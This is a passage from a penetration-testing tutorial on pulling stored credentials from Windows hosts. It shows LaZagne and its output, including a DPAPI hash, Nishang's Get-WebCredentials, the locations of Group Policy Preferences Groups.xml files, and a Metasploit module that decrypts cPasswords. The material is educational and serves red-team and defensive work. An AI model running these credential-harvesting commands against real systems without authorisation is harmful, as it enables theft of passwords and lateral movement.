Running LaZagne on the target host can retrieved all the passwords that are stored on the system in various formats (not only plain-text).

```
C:\Users\John\Desktop>laZagne_x64.exe all

|====================================================================|
|                                                                    |
|                        The LaZagne Project                         |
|                                                                    |
|                          ! BANG BANG !                             |
|                                                                    |
|====================================================================|

########## User: John ##########

------------------ Windows passwords -----------------

[+] Dpapi_Hash_Domain found !!!
Dpapi_hash_domain: $DPAPImk$1*1*S-1-5-21-3737340914-2019594255-2413685307-1142*d
es3*sha1*18000*7783852700d921cfa21be641d46e8aac*208*5e8691e6ee2f4ed5c676c2a5f98e
14072c9bb9fdb42dda9cf47a4927464fc3a936ac93e22fea381f8c9fafb54ef9508b070c940fe5bb
f3702766a76e3b7ca9d8be3aa875d22554e7bbeca7a0170e944794408e5c4ffbb21ddac9065bcf91
c478f35a49a856c0eba6
```


LaZagne

However browser based passwords will be retrieved in plain-text. This could give the opportunity to the penetration tester to expand his access to various other systems.



LaZagne – Browser Based Passwords

Nikhil Mittal developed a PowerShell script which is part of the Nishang framework that can be used to retrieve passwords from the Windows Vault similar to LaZagne tool.



Nishang – Get-WebCredentials PowerShell Script


Group Policy Preferences

Windows workstations that are attached to a domain have access to the Groups.xml file on the domain controller. Often this file is cached locally on the workstation. The location of this file in the Domain Controller and in the Host itself can be seen below:

```
\\DC.PENTESTLAB.LOCAL\SYSVOL\pentestlab.local\Policies\
{xxx}\MACHINE\Preferences\Groups\Groups.xml
C:\ProgramData\Microsoft\Group Policy\History\
{xxx}\Machine\Preferences\Groups\Groups.xml
```

This file contains the cPassword value in an encrypted format but with a publicly known key. There are various scripts which they can decrypt the value cPassword. Metasploit Framework can also automate the task with the below post exploitation module.

```
post/windows/gather/credentials/gpp
```



Metasploit – Decrypting GPP Passwords

Full details of decrypting GPP passwords can be found in the article Group Policy Preferences.

Miscellaneous Methods

Shared folders, configuration files, unattend installation files and third party software such as VNC and endpoints might contain clear-text credentials. A careful examination of the system can give additional elevated passwords that could be used during a penetration test to expand network access or during a red team exercise for lateral movement purposes. Commands, tools and methods for finding these passwords have been discussed in the article Stored Credentials.